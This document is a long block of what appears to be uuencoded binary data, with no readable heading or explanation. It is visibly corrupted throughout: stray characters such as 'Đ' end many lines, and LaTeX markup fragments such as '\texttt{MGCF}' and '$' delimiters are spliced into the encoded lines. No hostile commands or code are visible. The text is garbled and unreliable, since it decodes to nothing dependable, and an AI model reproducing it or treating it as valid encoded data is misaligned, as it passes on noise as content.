M0?[&Q59FY%:<?=_^:<G_FLU79Z?!;>\SY3:G*C3T?<XENZZ"X:U:^.D2\$X#4Đ $M^(U0QG[B<3[^E94Z,I(>@22;B+Y"CN1\$0]Z<Y[+=-XZH&F-9O>:DJ6VC]TSD$ $M@KLJ46HF,76TT^0?F//BMQ5=)R'1?&(0I7^:,S>_-2WC9HU5W\#GH(8E\?0JD)$ $\texttt{MGCF} \texttt{>} \texttt{,H[@,SIBAG1*(7YN03_[[HLVQ^!T4GS\#NA/6.09JW+\$C@)@*^$WAO^8WD)} \texttt{| MGCF} \texttt{| MGCF}$ MZ)5^:Y`\>B>,BR=<S.>OUJ.6]0S1JQ-<K+R4QN94)!7,"*7ELM1ID.L%\LC3Đ MF3KJ`L_Q5393"-#N/?>_QI.,)/W3Y['(.\ZDG\$H6]?7>TWCD\`WYN3K'PF+WÐ $\label{eq:msd} $$M`S=G]!BM\ZK*P2'4XW^Q$1F)K$"R$D),GJ#A1%^F<@87T5I=%[V:6$+^#IB,D]$$$ MOSN"(@8-F4QB+K]!@.&WZK1_]9."Y`#\J5B)&6V^ETLIR-VL#+'>0^7>;AU:Đ M6JHXDY9LG\$ Y>3JF=XM-#UQ0,\$1ZSEGO3`":-"FVZ<P?6) & ??Z(#\8RQ=!Đ MX6\POUR>%WQ*61>@JU;\QHXMT#TKY0&8*@AN&T_PZOR\176X/%UA43]YT>:ED M7`O4L!\$S_[T/QN0^U.H#6TZSS_]L1?[&!]Y(\,?8WA<D_4Y]]3M_UM]_&GHEÐ M⁺=.H"7⁸/8/²+8*3[?DLKRN+@YMPXRW;&'2;0<.NSW;G.96+J;([MBXS9Đ M;RXT&.YP"?3?/4!;AFO0-7_PR[Z1VJ4#=AV/!B%\KL9;AIY"5#4;)88\X2T7Đ M/ZLU=Y] $EZ(3W:T&,DYM43XH^6;Q)">IB?#>Q_/M#DZQO(B$U,TG4`*R1J*\D$ MQ'4>5(EAK7E#H7%^>>S'A6D2[4CQN813/GG_YN+;"G?E"KSFT!#I`:EYUG'EĐ M+9^&=53<L[<&?8'X84GO*6KX,7^LT3!.]:BU);,'JM!B73J4`E=:2**3:%+<Đ M@@2*O6CZEM^N4-"-.PA1X1X#*)AX`9N%45;;5\\$3)J7>DK?8DD_W;V72ZSW8Đ MO7?.4627A'%_8>U8&,MGH,.U!*ZB>O-.>7"_4_ORO.(\3/Y+2!QO6W-\Y7GNĐ

MNG"5HL?.; %C3.[A*^"GQ;XT!(RQ.@XTQ]H1*E?CX\^24"0R*3U5&,("S6'C!Đ M&Q=(<8_(PM<:71]`LJ#LV5BSHKMGKX0<'D"G)3]+[JU61QCT6=1(.FUT2R6-D M)&S5X2*BVCTPC8Q,3.\,\+;2QS[Z=OHLJ4*NT67)T^MEI<Q1J6+D`"T;7/1XĐ $MR = !2"D\$I.8)\!\$9"2PA!TW[^!^(-[F8[\#S>R(F"WOK9:X\S:;X$:HC+RQHD)]]$ $\texttt{M(2ZF]^75,Q]AOG,\$3IF+R*B;R05A:[1\#>_,W0='2M\setminus\0W\#D_"624B;)KB>G\$D }$ MK#T=:3L121AYH0+GN'U\$),6@HT'J;7\=4F'CL".Q7Z38MGWBNW"XU\GA2*#&Đ M*]=05V^LAK51^*M%E0Y9A]NK#SL,ZG1FV\E?/4<I,7,0'2\`%/FI[V4EV1)2Đ M&'O-F[QM_4S8[9".B@;"!XHM.*'E[8S4A33UDJU1##'D0Z!E?%AQ`'VCJ*#BĐ MOO*R4L%+RC[4/A?HETDVB'<J/J[SSS2+DNT3P?@308@3,RWGJ6VEPE_%>CJDĐ M#XH@7E*TR>#U:=0K'SWC%FP=371']K(2N01EM&2M@DD=JV9>B;EYM^GXF6XSD M@NW9,_(6!K')OTCDZG2P=G!5ZDZ!"TTLR\$CQ"?W("D,`4P7=V./MJM8#0O-GĐ $M:,U1_J]-F'0XM!>N=;Z$3]A^9&L4N22@'I)$*Q<$$_<-P+Q^N^L4>D.*047GD$ M'RZ_%/([6!NX-VD#>#2,K6C/<5EZZM!Z1@FUK*^*!17+0:*D9(.RXH07C@GTĐ M) \ <NIXD;) C3WBMZFFC, I\$@ZFV60P\$) SG9^1=JNY '4KN3D^&W5651NU4Z[SNDD MRIGTJ@:7.T.+W*C/1;%G\$*TYMROW#"GCHTL\)C;'M-V:^A2*EU9_W<`6&>P#D MM+B`>]U4V`!MQ&GD^V0IN:G>\6W=&JY/?;3W+%XN(U\$0[SK0,;Z.%,BN=J5]D MZY,3J=.-\]H^0BFBC3JC\!QQQA^LE^?6L-_]L:M_FM/:?@['4/NS5+R#D,I+Đ MIVNQ^!/!B),WFY>KJ<R`NY%MC&&[\'>_+"L`+O'3%,!&`.>?8`?S]5O_%-U\$Đ $M3A)G_L < HQFD4#'H4$ = < +&M30#K1/^1] < X : = /HSOD(W*R9L = Z^. #3'EQ9, -F#D)$ $MI\4[;8;\!U^1:L\V/\V4VA*,VO,YQ(I.5XXG^]CGBMAKTR7.$/[EGGZ8W=GĐ]$ M:"80A)JNSGO6`M-;R!;:@^[,'\$O[(QT2)F<"*GA?,GZGFKR8YTOD4O._?E`2Đ MLZ+K.V]K=E-&T/'GKXOX.CG+@;BD_!).TMM]G`G^IS\$\$/6UWAH<EEFKQJU3KĐ MS#=_H<I1@H>M74&1IZ:R??+\$`?990(WL_@=)D/WS^,C]B^B2'36]J*3C,.7-D M*![9T4'JV'&7H':13[7*<Y,K"\JWRD*=RR,RZAR>?2]F/:OR;G7MM0.-I\$;ZĐ MVGXLUO([>N3&8"\=9AF-+AZN9@PP5#_MM,ZQ;O]QROMWV*M0U(<5@=;Q53=RĐ M&]ZI?)DV#Z<@*?OK[PB\%9\$.XB?T#?'PC9R.KV.>;]MMXA,.=OG1<E]P:O0+D MN+VTG�>Q<SP!_UUVS(J\$`86MB^"<S<25*2UEW-`GK9A<DTF8=%ZBW&^-&9Đ M[S;K*S,U0N#.:5PL+;'<.Z33G=#1"=<_225J?60E&F!.Y^-TV-;LM'/:%25GD MR.;@VB5*80]VG2`GU?GZX\'R[.=W?]F=4+)'Q##IR/BE835NQK<M<X#=E*]KĐ M`2=(XDD!#6PB\J5VVA`+7Y%T!H'%]T6]38>7AP\?)'2]:>8R]BZWK32[@K'2Đ M,?;94F/?.7(/8MOJ9Z6*\$!F5G4YUA]ATY>90CHN:#VK]UO]L"@/L="@2)PZ[Đ MGL]\.?5W<WI,VRNZ,+N\$7N2Q\$P3]U+L.9#3/X'[YEMG3(_U(@TM1&\$4RV5]JĐ MIF9_)(HOM?GRX.A-[9"U7^P-A!V-`R@10WK`M',M9C_<ZW1@_KV\#DH*?HRTĐ $\texttt{M}^*; : \texttt{AS[H} < \texttt{4UOPZ} : \texttt{J} > \texttt{QYAEA}; \texttt{CU'73"SZI11} * _\texttt{W7FJU083} @ \texttt{J} \\ \texttt{I} = \texttt{B} \\ \texttt{\&.]}) \texttt{1J} : \texttt{CD}$ MP, WZR627FAJ"!OTC`EX)H+=L&F%R.7/VF,GRV@_@%>LT<@K^"K6MD?]?..^:Đ $M=6_'O`NJCP>, N!3Q4YAO(=(+N^>6.Q'UX+R(W:IYF52?2W@I/[5R^P%5V7XFD)])$ M9U_K=Y<)\Y7/\$7R%+\HF\$U0^-N2\CE\$(I]E?+YXP6BK-7LV.(&M>F+\5<0N3D MA.AA,A?IJ%P_^34,HJ,*XW)EO6?*-]:%FA<S6U6M)^2.-B8B*?VN'.,E.&);Đ MV]#8./_T?I*]S:547.#NV(&]>)/GW`.;[T\$(%O>E\$9YG'8^'XDFMPN(\LWN^Đ MX+D!DKMB]%<&HUIQ*BX8`&LKAS.MZU?`605I\V>`1UUV,\$DAJU<]@L*71(J+Đ $\texttt{MKF/H.6;} <> \texttt{T;8PQ:S\#RIQ(,\#5<>@-.B-D\setminus(OC4^3-6^*)\S6!>B"!\#-/[%=-=`D)}$ M'MWJ-F)3I#TQ\$FX/RA\$0-._-'10)">\//PL*PB6-_FE0!FO'N-'VU`/']`!!Đ M* OGZ\$#W)T8&%SVTN..L&AUN-.2K]S1*XX%[54Y\FWMRZ.XR<TT]08RS3L!GD M1T=77RPT)(A_;!'LZ%7RH<>F[&BA+]E=>PTB4A]DK=:'1!0Y".ZTH)7HB63\$Đ M\$7-<=U[.*;;I__3=(%\$FF0`DP[F+X"UA?-+XV42YNS?[KB//J";3`B\JEI<Đ $\label{eq:mmk} \texttt{MMK>;A[\#,F7=.7Z\$\backslash XK3/X.G\$\backslash 8!XV4ZDH8X\$"X-W@16X`'G-7UCHZ7M]I\#[$D$ in the context of the cont$ $\verb|M1D,JY^>\$EE\Q'WLQHG_<\#\&S+\CJO=*FIJ=_0QG)?.*RQ46F].\&PO2/]XSSRKD|$ M2@; [(4=(\,\"-09?8N^?G#LN?+9%34<@I]HVIG\$RHO5KU"6VZ=!)E]WH&"6YD MQ9Q_7(\7HC=OOHU^^L%'AVFBI*\$O^%+L8IM35`?*H"\=8=/TJ:+%AJG`O8")D M[4P0K+8S"P`..#,5+,A?(3C'\$\K4,R'D!1>PV9VQK2MR^7NAGKE.9!AZ\IZEĐ MT.=8NJR4\)"33!9X\OTXO9_-_CG?8@].6>FH7%`+@&S*Z`RS^O9+KC<Y<>Q/D $\texttt{M<JIMQ!!SST`C-AF(,U2@:\#N^`K'PI]} = \texttt{IQR(LL3>.=H+]F@=V;1D=U]7X\&VWD}$ $\texttt{M=SF6V/=C>=9\$]J58KUENR`C,8VAL?8L\&CZ@]`7CB1\$TBY(5D<."\)YM)L\&KPD }$ MY;AXD[9#6]FAJ#BS\7J%;`JWU<'4-G8G0;N-LT'242)>AKY8=FIS-E98M#1MD MUDZ95=QI5R(V0/Y*W>#;AVW0427P4 WD'4W=;%^@NR&U&C35H=R]#17AA'JXĐ M<;@KU5*W,\$SCQ`@2*VI,2)S#@\$1'"SN-24>0N^\8J9W*Z:L\^\$;O=A*!0H0JD M^2BCRY,\RM1E/.=]0>\/>DH[,"QOX*UV_7'A!'EFHWQVEP(3.+>\$65#7N&\$]D MDA!FJY%%\(#NB.!*X<GEE*(4`P4.FC\[.58>!FU,E@R%5BG;F+LBZZFQ;3+DĐ M%&'@Y14[?*T[OU[P=#I,CVFUUOB>6<3=D"]CW7X\$X\$;GE^@'YSCSL145O2D'Đ M\GD[W&!.S*EEY-17A-'230+0.P26:6'I>-S2&E64R(7I%#(V]QB'Q)>A7'Q<D M.U\?W1+I+U?7BSNUL6Y?Z1UTLEZO6MWR?]3Q0QAH#Q)WB&<K5SR4PE2*[8\$CD

MI6>;T!2*@0*G;9"%HD:E_P/MHB_LC%36.Z;W^9\$=H_(!0M1`QG<?+5'TW)Y/Đ MD?+'WZ:^]W3WUCB=UAHB&I&Z<_!M["0W:^^]+AQ7[95+A6>.O[2[Q43I50(VD M]+2-N,SS?3C]B1#,I.7QW'#=T\$O23JXV?IQW^MZ3+@4IT9,O_APK6'?>P3C>Đ MH7)-^Y!"525";?+!;IHEP.R*^*=V9.O4!BXDDP<]7W"JD^M-19&<@DET^%K/D MV*;BAS@AFX9"=R&;XG__QBW;DW()!Z:N2\$D<A\%R0F[!07HK=;5Z:)K4V+W4Đ MZF`MB"SR.S5YH!)[%UEGM62K,N&P:V_\6/Y^6QO!SE+;B4+_W>QA'>-")M_TÐ M9@G\8J47]5GTFC9NLVK>-:E!%%<KBI-@9@K\6X22%* M,-4LE!CWKVOP6FE,D M%C`AXI\.\H?.ML>=O9\$6/L@@V,A42_15?"^278C3;?1.>%I7=)Y2Q3N9X+!-D $M+(D'/4(D9E:<IA3K_5\S`&I,\")"W"MV6PCD(`(6)Q\G0\;))RL,>J5V<VOĐ$ MZH!,^[B\#QC6UG'9U@FX_0E(<+_!,\R1*L1EMVL_8&>U"3)O&DKTD("TM0UNĐ M+Q&\;!R9JN,)#L\MJ?!XB<OT4O&*()_J`3B,VL`MPG>VII@Q5(W?<FSW<B\$FD MWA?SJ]86'%`%N;LDYQ2<\$IA2JBI.LR4H9Q0L>?(H\A7W\ZDP.F_J]9,:-P_TÐ M384K+?4\$3Q#/K[)U=17@]XRHC)")\NMY2MQOOEV;?<5ETGCLR;=\6B#O'7>-Đ M\IC^*,;0+X.52!L5IF0]0&YNNOY>@FL`LFR?5*,F[09*V-H#Q4^&ZRBG@&)+D M\$.U/:P9R/^;=8\$]P.RJX8.2.7M#<_9R*WEGN#SH*B7]1&;V%<2)'V*KH!'#.Đ MVZLTO@*_V/XVQH3UL>#ZR>;'8)UZ\C/AMK5K#E"N?<1\$7,;@X;B#'1:_2CA"Đ $M<2J_{660}"YU\#XB97A?\#+!]E-A,G7SW+Y)S^*"^1<3[2M4_<F^,YE.TB/-H0)Ð$ M?[OZ0!I#X3F\FP@,LGC%/()QH#B,RUK`ELIL32E\@`?/Q5P=WVY;:0_Z'A\$;Đ M+#G)]W/&/U+D,+ZRK]!:@Z)8Z@,3%KB?O5XI/82\UB-;\(0+F;.!"N]0ZKDNÐ $M"?%./%63R[\#FXY9>JEKO`1=G:XEOEN]7+(7>H"=S\:7$[)X':VLW7(-\#[XOWD)]$ $M^{JE}(0);W;J_{OS}=5P'_{K}))"8S".@Y6)BVP63E@..J20LWD>($,4\D<,M^LAD)$ ML[:><U1<1:VZSY?=#)G6X\LI!9;0\$4K:R7+&KZ<(G]LZJ(U#4P3\&::9.-M0Đ MW.+;:(UGC:[JKL%HD&7XGZGOV/#UA*R(GVQ\+!E0RE:;\)R7X4O>.P2"%7L8Đ MBKP=R(FSX"6*4?I_C<S&0?Z2KY]W,']YH.PR-EN^&[<R.,5_=HK&?NFR;@_GĐ M7LZ0KZT"*9Z.W0D\)GFK#,<1<)F^CU>BC<R0`2/YF-P1X(971Q;G+LZ,?^VKĐ $M/\#Y*Z9;U"G=;Y[MQD_\#6-;^3Z>)\T0%[5G0IUU=0!;^]:*4''S.T@?V=$%W8D$ MD/,H2#+?\$SBSK+C)X7@UUQ8;%C4Y]M5\$76UX="=PF+WR=IXZ[_QHA]LDL!O]Đ M_!?%R>Q%D#N[B0+.3E8S/1;F7'L/.H;:2_:01PBEYWP'.ISFGW[4?=C=K>YBĐ M9S7J]10V8&3'+;1_#LT?LFT(S(=TPNW+W[^L##HCS3&DHLJ]5?EH:[499Z[)D M>/'Z6=H(3I_/=PG%[AEOCG.[X:^B\$36,U_UJO/GD='_'4-[[G+T1@D;4DB/MĐ MQ&1YC@,<72"F?KNHS=*\$G\$6ACJ4Z[*/5A\6JK;&[X)CQ"KD[:R\$U#.TF02?\D M_'_E.*-B'X[V>BZG@(8*1L#K9]!/"_XWL\$U9,1+.)%H2'>C*.S0YY3M3]OP*D M3O#D3M4]-PR\$C5&@OWR;K5\.N_:#MFK(U:2B?-\$MO)YGGYL_%<U(**@5%ZY(Đ $\label{eq:mh4-u*+4'} $$ MH4-U*+4'?FZT4'>V:G[F/5'?E\&]JW;I#4*'2X&P4X0CO/Q"B54Z#LETH.>7\D$ M5ZX<6Z0CQ:=SXRF\$LGNRKW4[]C0[DW6*(:'9/\$.+;[T@*C4J+?4X]1U!A"(^Đ M5)>ON]-E;^Z\F\]!W6%`.8WHVS:&]AP3=M'=`;>7AY*U%1'!ON.-XKHVOZ(KĐ M5!OL2&Q3798/C\$[_OK-#=@0L]HXFC@K*#5IQ^>4)/.@;.[FXREBN>BL]7]8RĐ $\verb|M$ZJ/_;49IQ=]_=1++\verb|W|:M.RQ"6<(7[]TY;^X/+8|V:X]|W>'S;+CMHN_9=B=HD|$ M5=PO>(!)8^H0@M;B=&+%5,7V@@A.!M0E.T`11&NU:OBHLS\$][]I198EU;JGXD M7.E7FM]7^\%NT.)(/\$Z!>DW@.TG%<""/.KS^%NGOWCT/:ZKI\$T8AD,D`.]BD $M@6(6&T66. 6=DV?D]3^12I:'MP1L*, P^^2-T2$A!XO:*=.Z5IC^#1NKB!R(4Đ)$ MM?#08^G8BEW\$;>8`14YMWA?R#@4<K'E=ITQ+:>NS9'2<Z\)5G'5T+8:GZK`1Đ M(R7) "5IUVRC`<"O;R*ZHM,:S(2>B'P1*XW6YGIV\<N!-DHL6HX&-<^JBNU`:Đ MQO6`XU_NVM-?/O3IUAK]PE(`K+`%62>[4<XD<=;5CLK:+*PF59!D_-\$<U@03Đ M-GEG#`:[':@75_%>TUFKP=<80R_P5/WYU7!J@L,EVXRKCP-1;!V@EA'DT3DLD M1=K>L"]UIJ=\-<E9%][&<\$;XJ#WH\$!_P6.FD!,T9U#ZSU,:8(:*H8#J7H:KQĐ MM%".G\$ZP...?PP#3V61`-J1/I>19___C"SBIO/:0.H;JS&HXBOL5]JOS^I8:,*Đ M]G\$@+BCTP6_68"!?J&&+9W%4LFQ7K2Q":D/):730-2:A;T=R9GARLM#*;>F(Đ $M(O-A=7**;HXJB0B]J=FJ?OD$:[.\1@XU0::8N*$=>O^1^E'J^+O^T?[)MWFOD$ M%?C42CY`\$GK2#0?\TNZ[J%.%\>`'W,''W=G!TQF^RQ[W:_,ID(*F?1HH30]:Đ MH!280%72>K:K*-)*.%+64<8,T]9?!HY<>E\$KFU3R3;IN=-B:"CK'2/X.A 'Ð MI2CU#H^>HM'HB2!F\+PTC"#2GB-MW;\M(N'+E:/Z4O8MY'M77#3\9%M5FR?UĐ M4^U;CYY,][OHFBY.1#Q7%<\A3IO+&)U@0FTOSH&N:PD:UY\$BQ% CN07"'C'5Đ M?&:0@U`@]S@\N0NEL,O@_H_HU811G95B016ZQ--72-N)XSI@V62O>JG\$SN&[Đ M%.%5>7WT9QWD?64E>EL>,=\CYM\9G,>B*GXMU&E_R<R.*SUG?H'*+<^^I^16Đ ML`91#XQ0Z',=!#+&108.\$Z)[%M%=M\$3'QBKWT*PK;0Y,RI30`+-_=2Y1)HT"Đ $\texttt{M/E/=Z503X9S48("S_F*"2!H`O\backslash E@*SYL/Q:GL8M2XR\&8+\&UQ+Q4()V\backslash -ITZ)D}$ M5"\$U4D"F9F,-`:9?.)R-S0Z]O."9*'@5Q>;Y=9^8ZE=G#E(X#72TU,MCQ[?4Đ M/<4Y3UUKAF@_,X=_BO50)JSLLY2I'K='C"ZO*_+J/?*+]"EQF7!>.__\$;3]AĐ

M?+L?'9%_:KUR\$[OCWH;_"IV_0-12'*23STA&@FZ-KDOU2_?)_,HFO"WC]K>)D MDY"Y7T['3'E7;F/?.`^\.R?DBL@P\,W:52OG:PMU+"QO[(!>1TWJ'2STT7P5D MDI8KXN,<J"_"F1FAALYGLJLLWJ89,KL\D]AK^'&.\3)AE',4F&.=XJ1^/8S2Đ M%HT;T9HKMM-"'+/Z]#S&`4>-_64!Q0B^-J_2ID41P46+Q<U:K/`Y5-298T_^Đ M5_-\^U</^JP2'P4A):N#+2%[X`TE9N\$:^/`I6M%[`;#U5%M,\>;.\$/)6@V<\D M&:W+?35DS>,<89?3*>9RKJ#"O=J7-A*CT*'?]FK6ESBO>"9BU"[>(L>">/U4Đ M(**02NB=)))NZ#L]5*<==8J[1K^2ZTB/IF\$R.W!]?2=DDO"7Y='[WV'0%L@Đ M%(7PH!WXX>8SRU!!9^9KV"Y5T-&<3+*_V,-2,,A(U_`/`"03:5(BH'BZ3+."Đ MX5*D5DO-YI]0K06#A@-![K\0_1\$YU`0\:CCS#2V.UY"E8M8G9G2=,VQ#GL^BĐ MKX;:\/%B5U,,%*<J*K=I%),((#HO^2!#;5%I!SJ&YLU/MDP4,))3/\5IU1WIĐ M:)'!SAM2&A4H+\VW<'BRS]@-<);G`NU.(]-H9?@EMKO7&::\%=;SYN6)_F+AD M_'AP2F,KKA@6EFJ.A6.)5_"KE'8B1SWLB@BX.T:*4E(\$NC[U8]+.J!;M"^]JÐ $M = 8 XL/717NL[?\#G6HJKXGB0^*(\#P3&/''^*(\#P3E);?=Z$>6D=,>D$ $MIU)^S'>KA*R.<_W&\5?V[Y>&0^^[@WYYM5'-@-,S&>NN""O/P+L3);$==;T`Ð$ MA+AL5D=X%39KPX]ZW]S)IED6GZ)O5](#<\RO%#WMXQ/`4V=&'#@XCY9EBP)6D M%6Y<9BI!JN0!*;&]<%<NW:[+<]D%3Y85[Y?+;+A;X.GL'`!?>H:%C>H8NK13Đ $M'S[=GL] < V(>T-2_Q < 5P-UO?JJ>0)W!?QZP,34%JMJN>[\MMVT"C^*#7\?O$Đ]$ MYC^3J[A/W77*LQP\$K=H[A_E2N8N_)*0+E]3X<CT:!A)2\$LTG*XM,R\$-Y-KL&Đ M%\$PU<L:>7Q6I?((`%\$Y^&7'MAM+"3H8N"QXX\$K(=.NR%&LI+/Q%\$G6'B#/&>Đ $\texttt{M}] = 01 (G > \texttt{M} \setminus \texttt{A}?X' 6 * QWE4RTIPE5A2 / \texttt{M} = \setminus \texttt{E} *] * 2Y1 \$! 65G = YF?BP; 5B1 < 3M0N\$ > D$ MQ^Z29>549X.'V-YBM-=+U14*CWR9ZG)5BU*_RXSQ)?.<PQ2W'@]\WM6F-`O>Đ M6S#A4KU7QB%C&R1C?]SM_J4KB&[)2\U9N@#C-/=;^OF\<UB;8*L.KF@PAN.,D M1X:7W_>-[F-WL_;=GZZ-8\P;9Z5-6E!'W,--U[D5]N:PUJ6)Q8BZ.JN4^J_FD MM!035>YBW",-%LW>O\$H7[.`-J.CIPMU>_TP[EO&&D_15F:>UZ\E".4Z)93^KĐ $M\#M^'\&54]2BT9XOF=T*:*HKY@$!*[_19H(YDF<T.___7K`J`.\42S(Y(@/W5KD))]$ MQAUPRP\$!:,E\ZTW1,NK-?GJQJE8TM[1`^QX#^N`N@?[6X.+V!>9]'*&#\;;/Ð M%Y@*GN[V,@4+;5D[TO2%`5X6-=_DNE,5_02T`A%VWE"R*<^>2PUWEHAS4'5RÐ MW)=;.([K.AVG5X++_@^ZWCHLZOUY'Q8D16E!NEM`NENZ65*ZE.Z06\$)*1.GND MAJ5!.A80D)+NEH:E))98!'ZLGH^>\WVNY[KX2Q?>L?.:N6?FGGM<G\R?0V8MD MM/R793E";EL\R80*OHV0KQ\L4EM!W<@_<P=;1IL)&*!:OT7.&VW?&/6]B>!7Đ $M<2.7Z*V_X:[V0EM[QXZ1=HJU(\7=\#O=M3G[P<[B?FK*<[WX4(,:/CS0T8*ND=M2.7Z*V_X]]]]$ M\FBZ@VPQWNO<2GI87#?7L7B);8>^VGS,4C;J[ATQ66/"JR7/V"F#M.(Z9R_"Đ MTTL.+5HJ6?<OU?JH=#TB:F1J91-#&O-;\$JA+2#PD2Y0]*/<>QAXQ;=H\$]8G%D $M^*.MS>\CZLIW;>J>G4A346=0]-VQ=/X]N^;I+:E8?0RZ_!$SQ*5[7H5#/0_77D]$ $M&Q(-'XMVN,"UOD4<PNV+\#7C._,">0/EZO(\#4'.&M37!NI+N[\#&D^;[-WJ,RZĐ])$ $M4I-@\Y3I^&O\#E1W-J7/9J,LRC:+,TM>RF"5/1"`Y;MC.ONLR,(#=>IT6#_'>Đ$ M1+>5<CEDI!<*2-=^01G="WFK[;LBDLKP_'3EFQ^S5/N06Q47\=`9TI.0:0):D M4FJ.('2E&>NWF"1)'6]GY'`^SQV>O,W\Z(&I'GEF&!:3R<OS:LR3B!Z/9TEWĐ MB@8"\$U\>G?L`EI?X7"YC:[FEL4^AYTEN1;Q5(CK]!M;J_/(-)7?(9W[3;W<.Đ $\label{eq:mystar} \texttt{MY\$,T(!H>[QV^R7T\SXV2CR[W)_(AS;T;:SR]4*XB9\#;FFR5]MI<08'`H@]W@D} \\$ MRTS43]?+J\8,>)4YO\;6_2FP\O,PW>XH,?*K*5NIRLY9S^;4)9>W^N;-4%#0Đ M^Y3,.(ZI!J%>VS0;J5XBZ4<2Z.'+C!O9V-W!Y*]-@L%116F"]'ISL/+B[(=\$Đ M=12C2`CY]9(E,\$R13CN HD[2%L\$)1F3E-S8E;AJ>94K[K \$R-'>`/1X6X*C0Đ MEV^TU\Q\$50=69+TQ"3?1>XC,P)5R,I%[O)A[W1N/VL!*5`@XWI@]\$B8OD'1MĐ MQ>ULI3K+'/V9?Y`][OD8*G=)0(@"G)EKZ)E5]\$TXR:G-8!94/%.&3I74<#8WĐ MMF; K^ZW[>BRH7H7D'>V@BN5,-C5,2V,E2@3.>53N)@=NJ>SG8+]\$Q1+\$'POOĐ ML[,=;\1D_-K\L2VEPQ+L^#(<8XGUWMB>]M#3!@0KHSWNH4.2Q'C#.#:*WI5*Đ $\verb|M_OOJ| 6Q?H] + OZRZDEONBG'CIZ=@H>7,; 5C'#QU%K1UP^SY\\[Z?6F=&S.O_CUD]$ MC+!^+L_`?0[[.%B\[?.`.&7'8VS=5X@ZNT5Z&<TZ4?1D8Q,<Y](<:AJF]2EZĐ M#\SH2,]B#N,C7W,??-`@;+95\-^"?B.;+`AYTB6138.T+TV9=W490]OY^SQJÐ M*>LJ9@G"JLJ?CWE[NS?%PV=862CKH,[55FQ>WY3SFL3[,LA!SHX@JF.\UR?ED M^<CT=H2HU7SB;:O7?K&@[X`>)-88F*1BHZ)S]';D`CKZ'CSGK,1`F>9M*0B?Đ M("R@"T"RL#;\$ZDK*[!@20.(/D1'W3>/ZLHK/T2 'P9/W7K@^+M)LLMOHHP,NÐ $M%M<3\]U.+H39"?UDK<3Z9[I3GB(<Z:."3X!X$JI9WM<1[&HS=],LDY"F!O4\D$ M_14C92P*S3@IOEW:H,R7U48?/XSGU0QL2%%`XY-W1K@RXM52..B(&DC''Y;QĐ ME:C>_50MU;F[?3.`%%QO+NA%M+>Q><D'V7N"_GLV%"D_R2%HG#(ZL,,TPR)=Đ MLO^+[B<W)8X%8.XW,VXI=DH=6`7C#5GYMZ-\$`D]Y:.%ZOCE.E%EM5ZQIU-M9Đ $\verb|M3P.N8DP<N-`L.CX?TMEQJQEN%.=554/_$%_)U*FC<>MV6.:OT*NI[8\\@%<Z=D]$ $MV<)@{*5.ZFG9_'C*7Z,R!G,K[ES.9?9Q*;=,?=BID^'QX]P<NPS5+BGUZMMD}$ M4@,A<&X+[3UD,<5Q_);U%I#IJF+@'Q"R#164_%!Y'&C*#N2JTE^Q8DGHFIKHĐ MPRK7FSW&;7VYXM)?Z/8#VC,*CL^\$MGJ;'520,4P<"U]GORD4[E@RA_3H2>)-D

MDMM[UOD&\$ZB\8YIN2[/L`"H-G#WN9"N++EQ#-'Q]5(-=AC=4/I[5]4]IR\$Z+D M-)YFE2N/1*<.&5/S3]`\F^CBV^N6\$D-6C++Z%DDQ=1>YAX,I,I!39#K\$ZX8KĐ M&8Y&1\?-JCCS_%9EZ]K:[:7J%#\$`46J!#>B04Z2GI#IU76G_&\$M)B)EE1KBD M,A+M&6[3I#YHJ0B7=;*&G#=S;2^5%@KH\$]/:R"?W3!M,C"8!G!CJ%]1?5%UKĐ M`KP*'[ZK!G/)JQ:EC*9%NF=7*=ZEC1LJI2XHYY\$+/<07,:JA06<Z3\$M-*P)OÐ M/`14EERAR)-DD>@>ZZG+\$^\P4JC7M3T-[QOFRP5P<HCX`CAR.82\(P2O<*2UĐ M??O^4\$**LOP+56C/'..#[2"K\$]0X8 [08];"O]79+=[%R"2E>-FLWR+?+OHD $MLXW@>K-D+=6AW\$_{\#}0G!!A,3\$![:/M",9\#I^SF@:N-O\$797Y,4,!WW:5Z<1.<D$ MRT2FT=Z""*21<3\C>;ET''@2:5%M))7UB'&L"E%`)\$\2^%TLL\10_\L2),B8Đ MOR+SC%XDRP>LCJOQT>];EH.TY=WFIS?%KBI\$I2(C3?,1VQ\:,LN'!=RE#Z[ZĐ MKX2=2B?W1;:E8R(S/2S/+DI70%2.KP7\$]ASU(>PZ64&RA9`[7U<ID9,DYQGMD M@9J\$D[<(A:2G?:V!+WX&-YL%2[&+ZGA#-O<006-\1ST.'6^KFT^051FG?=2HD $M-<JN1_T=3QE@;9+>0E?JJNI\X`,>6)RH:K#1&"<K815\ODE7!;$,*3CHJY\$Đ$ M:9'P0!]:?BQ*2FU/8N)\;*K-YJN)!C!CQJUVKX_0;-;%S"99?]W51&5]9B@@Đ M\NUH\5=#1RT4)L\E?]WR9;>Z>>'RQV?`!?L1QL'#FS79R3\$?L=`MV\0C=\$89D MG=>0^C>)16EMQE?%@MY1%\$M4[W`_`OTKL^+S&O3!=XH]*W\$.T.9RSOS5F#!AD M/AM!UO2EZ_*[O,CE0]2X]Z(WS5Q32R/&6D4BVR56>GE=O:*7I-#W%,+&P..UÐ MB4F@D1=`0_11K1+E0D*991OA%"F7:9H]Z8SJYU?L,AR,1\$VPA!'M;8.?82'3D MVVT'(Y,7F=?\$9LIHK#)\\!'_#(;E\F<\1\$^W\8&8546VJF="H59/T&3\$"3:!Đ MM1B(&7""W#AD<\$PP\`V'0C+E&-CV2,6+>LC`OW&^V<5L^O+==V9V5&[[8`BLD M4"5%4)1,`U!>[#`S#9#S5OX&GN3FDQ<25<G3OQM2P<\$C>VZ7@>/&F1,4V9*ND M?]AX2C:BEM=U5_:UR#%*4\G].T<N'[GC87HN3_/M@KZ\+\$>N66RTEVT>"7A=Đ M:RG))#\6D^8]G";]W>&B75'@QOS(\BX[<ODJ<,PFOPO+.'?H;93&!;A+M&Y[Đ M?@1D_F8I<`%_(%#\`BUY?5'YI7`054^>YVY,2P^@DAY2<O=#T_W0L;VA:G?ZĐ M"&8+7<KRCA:_=]/?CU2'AUV')NK7\$&8P:*]IZ<A=4_:\PY#'EG:0][%`UIÐ $MGJ'\#\&R<'*\#M'B`\5>\&!'X=7<H[:V6KJKJ'2/BUR4$\#N/^=Y4\Q5\&.2$Z>$*>Đ$ M,DC(XQG;A<_"XA=3,UX@FA'/%CP,6CIETCWEH6@_]C]@]6N[&G5V'[A=@L06Đ ME8&,+U<6B#]!R88'V06DQ_I0E=7GFW:19%:@K6M#J&=]84<7E^9^#9;V22V[Đ 